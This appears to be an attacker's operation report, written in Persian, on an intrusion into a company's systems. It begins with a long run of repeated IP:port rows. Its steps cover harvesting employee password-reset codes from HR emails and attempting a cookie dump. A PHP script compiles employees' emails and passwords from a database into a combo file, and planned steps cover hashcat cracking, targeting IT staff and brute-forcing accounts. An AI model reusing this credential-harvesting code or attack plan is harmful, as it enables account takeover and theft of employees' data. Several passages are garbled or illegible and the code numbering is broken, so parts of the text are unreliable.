12	12	185.89.97.1:23	185.89.97.1:3077
13	13	185.89.97.1:23	185.89.97.1:3077
14	14	185.89.97.1:23	185.89.97.1:3077
15	15	185.89.97.1:23	185.89.97.1:3077
16	16	185.89.97.1:23	185.89.97.1:3077
17	17	185.89.97.1:23	185.89.97.1:3077
18	18	185.89.97.1:23	185.89.97.1:3077
19	19	185.89.97.1:23	185.89.97.1:3077
20	20	185.89.97.1:23	185.89.97.1:3077
21	21	185.89.97.1:23	185.89.97.1:3077
22	22	185.89.97.1:23	185.89.97.1:3077
23	23	185.89.97.1:23	185.89.97.1:3077
24	24	185.89.97.1:23	185.89.97.1:3077
25	25	185.89.97.1:23	185.89.97.1:3077
26	26	185.89.97.1:23	185.89.97.1:3077
27	27	185.89.97.1:23	185.89.97.1:3077
28	28	185.89.97.1:23	185.89.97.1:3077
29	29	185.89.97.1:23	185.89.97.1:3077
30	30	185.89.97.1:23	185.89.97.1:3077
31	31	185.89.97.1:23	185.89.97.1:3077
32	32	185.89.97.1:23	185.89.97.1:3077
33	33	185.89.97.1:23	185.89.97.1:3077
34	34	185.89.97.1:23	185.89.97.1:3077
35	35	185.89.97.1:23	185.89.97.1:3077
36	36	185.89.97.1:23	185.89.97.1:3077
37	37	185.89.97.1:23	185.89.97.1:3077
38	38	185.89.97.1:23	185.89.97.1:3077
39	39	185.89.97.1:23	185.89.97.1:3077
40	40	185.89.97.1:23	185.89.97.1:3077
41	41	185.89.97.1:23	185.89.97.1:3077
42	42	185.89.97.1:23	185.89.97.1:3077
43	43	185.89.97.1:23	185.89.97.1:3077
44	44	185.89.97.1:23	185.89.97.1:3077
45	45	185.89.97.1:23	185.89.97.1:3077
46	46	185.89.97.1:23	185.89.97.1:3077
47	47	185.89.97.1:23	185.89.97.1:3077
48	48	185.89.97.1:23	185.89.97.1:3077
49	49	185.89.97.1:23	185.89.97.1:3077
50	50	185.89.97.1:23	185.89.97.1:3077
51	51	185.89.97.1:23	185.89.97.1:3077
52	52	185.89.97.1:23	185.89.97.1:3077
53	53	185.89.97.1:23	185.89.97.1:3077
54	54	185.89.97.1:23	185.89.97.1:3077
55	55	185.89.97.1:23	185.89.97.1:3077
56	56	185.89.97.1:23	185.89.97.1:3077
57	57	185.89.97.1:23	185.89.97.1:3077
58	58	185.89.97.1:23	185.89.97.1:3077
59	59	185.89.97.1:23	185.89.97.1:3077
60	60	185.89.97.1:23	185.89.97.1:3077
61	61	185.89.97.1:23	185.89.97.1:3077
62	62	185.89.97.1:23	185.89.97.1:3077
63	63	185.89.97.1:23	185.89.97.1:3077
64	64	185.89.97.1:23	185.89.97.1:3077
65	65	185.89.97.1:23	185.89.97.1:3077
66	66	185.89.97.1:23	185.89.97.1:3077
67	67	185.89.97.1:23	185.89.97.1:3077
68	68	185.89.97.1:23	185.89.97.1:3077
69	69	185.89.97.1:23	185.89.97.1:3077
70	70	185.89.97.1:23	185.89.97.1:3077
71	71	185.89.97.1:23	185.89.97.1:3077
72	72	185.89.97.1:23	185.89.97.1:3077
73	73	185.89.97.1:23	185.89.97.1:3077
74	74	185.89.97.1:23	185.89.97.1:3077
75	75	185.89.97.1:23	185.89.97.1:3077
76	76	185.89.97.1:23	185.89.97.1:3077
77	77	185.89.97.1:23	185.89.97.1:3077
78	78	185.89.97.1:23	185.89.97.1:3077
79	79	185.89.97.1:23	185.89.97.1:3077
80	80	185.89.97.1:23	185.89.97.1:3077
81	81	185.89.97.1:23	185.89.97.1:3077
82	82	185.89.97.1:23	185.89.97.1:3077
83	83	185.89.97.1:23	185.89.97.1:3077
84	84	185.89.97.1:23	185.89.97.1:3077
85	85	185.89.97.1:23	185.89.97.1:3077
86	86	185.89.97.1:23	185.89.97.1:3077
87	87	185.89.97.1:23	185.89.97.1:3077
88	88	185.89.97.1:23	185.89.97.1:3077
89	89	185.89.97.1:23	185.89.97.1:3077
90	90	185.89.97.1:23	185.89.97.1:3077
91	91	185.89.97.1:23	185.89.97.1:3077
92	92	185.89.97.1:23	185.89.97.1:3077
93	93	185.89.97.1:23	185.89.97.1:3077
94	94	185.89.97.1:23	185.89.97.1:3077
95	95	185.89.97.1:23	185.89.97.1:3077
96	96	185.89.97.1:23	185.89.97.1:3077
97	97	185.89.97.1:23	185.89.97.1:3077
98	98	185.89.97.1:23	185.89.97.1:3077
99	99	185.89.97.1:23	185.89.97.1:3077
100	100	185.89.97.1:23	185.89.97.1:3077

8- بررسی اطلاعات موجود در ایمیل های سیستم مدیریت منابع انسانی

در این ایمیل ها کدهای reset password کارمندان موجود بود که تمامی این کدها عبارات 6 کاراکتری هستند که با ME شروع میشوند. (eg: ME****)

9- دامپ کوکی های مرورگر های روی سرور

بدلیل دسترسی نداشتن به فولدر `app_data` امکان برداشتن کوکی ها نبود.

10- بررسی، دسترس، به انمیل های دیگر مجموعه یا دسترس، به انمیل منابع انسانی،

ایمیلی، که به آن دسترس می‌داریم محور دسترس می‌به دیگر ایمیل‌ها را ندانست.

11- بررسی امکان جت درون سامانه ی داخلی، شرکت بین اعضای شرکت

وجود ندارد.

12- تهیه ی یک جدول از اطلاعات برانگنده ی کارکنان در حداقل مختلف

[illegible]

13- تهیه ی اسکرین شات combo list

هر کدام از کارکنان یک employee code دارند. در جدول های دیتابیس هر کدام از این کارکنان یک یا چند اسمیل و

چندین مورد برای ورود به هتل های مختلف داشتند. با تهیه ی یک اسکرین تمام تر کتب های امداد و اسبورد مربوط به

هر کدام از کارکنان را بدست آوردم و دستور دادم برای bruteforce را تهیه کردیم.

```

12 }
13 foreach ($code_result as $code_value) {
14     foreach ($code_value as $code) {
15         //echo $code;
16         $q_mail = "SELECT DISTINCT mail FROM on_table where mail != '' and code = " . $code;
17         //echo $q_mail . "<br>";
18         $mail_q = $connection->query($q_mail);
19         $mail_result = array();
20         while ($mail_row = $mail_q->fetch_assoc()) {
21             $mail_result[] = $mail_row;
22         }
23         foreach ($mail_result as $mail_value) {
24             foreach ($mail_value as $mail) {
25                 //echo $code . "mail is " . $mail . "<br>";
26                 $q_pass = "SELECT DISTINCT pass FROM on_table where pass != '' and code = " . $code;
27                 $pass_q = $connection->query($q_pass);
28                 $pass_result = array();
29                 while ($pass_row = $pass_q->fetch_assoc()) {
30                     $pass_result[] = $pass_row;
31                 }
32                 foreach ($pass_result as $pass_value) {
33                     foreach ($pass_value as $pass) {
34                         //echo $code . ":" . $mail . ":" . $pass . "<br>";
35                         $file = 'combo.txt';
36                         $current = file_get_contents($file);
37                         $current .= $mail . ":" . $pass . "<br>";
38                         file_put_contents($file, $current);
39                     }
36 }

```

اقدامات پیش رو:

14- کرک کردن بسورد های sha1 با ابزار hashcat

15- شناسایی افراد کلیدی شرکت و کارکنان بخش IT و کرک کردن ایمیل و پل ها و سرور های آنها

16- انجام عملیات brute force و کرک